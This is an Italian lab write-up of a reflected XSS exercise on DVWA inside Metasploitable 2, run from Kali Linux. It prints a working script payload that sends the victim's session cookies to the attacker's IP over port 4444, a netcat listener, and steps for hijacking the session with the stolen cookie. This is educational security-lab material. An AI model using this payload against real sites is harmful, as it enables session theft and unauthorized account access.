
Durante l'attività di test delle vulnerabilità XSS reflected, è stato configurato un ambiente virtuale utilizzando **Metasploitable 2** come macchina target e **Kali Linux** come macchina attaccante, entrambe collegate tramite **VirtualBox**. All'interno di Metasploitable 2 era presente la **Damn Vulnerable Web Application (DVWA)**, un'applicazione web deliberatamente vulnerabile, utilizzata per simulare scenari di attacco.


Dopo aver effettuato il login nella DVWA dalla macchina Kali, le impostazioni di sicurezza dell'applicazione sono state abbassate al livello **Low**, per consentire l'esecuzione di attacchi con meno restrizioni. Successivamente, è stata selezionata la sezione dedicata all'attacco **XSS riflesso**, dove è stato inserito il seguente codice JavaScript malevolo:

```
<script>fetch("http://192.168.50.150:4444/"+document.cookie)</script>
```




Questo codice aveva lo scopo di inviare i **cookie di sessione** della vittima all'indirizzo IP di Kali Linux (192.168.50.150), in ascolto sulla porta **4444**. Prima di inviare il codice, è stata avviata una funzione di ascolto sulla macchina Kali tramite il comando **Netcat**:


```
nc -lvp 4444
```



In questo modo, la macchina Kali era predisposta a ricevere i dati intercettati, in particolare i cookie di sessione. Per monitorare il traffico generato dall'attacco, è stato utilizzato **Burp Suite**, un proxy che ha permesso di intercettare e manipolare le richieste HTTP. Durante l'intercettazione, è stato necessario rimuovere la voce `login.php` dalla prima riga della richiesta, per evitare che l'applicazione reindirizzasse alla pagina di login.



Una volta ottenuto il **cookie di sessione** tramite Netcat, questo è stato utilizzato per sostituire il cookie presente nel browser. Questo ha consentito di riprodurre la sessione dell'utente originario senza bisogno di autenticarsi, sfruttando la vulnerabilità **XSS riflesso**.



L'attacco ha evidenziato come una protezione insufficiente contro questo tipo di vulnerabilità possa compromettere gravemente la sicurezza di un'applicazione web, permettendo di **bypassare le autenticazioni** e di ottenere accesso non autorizzato alle sessioni degli utenti.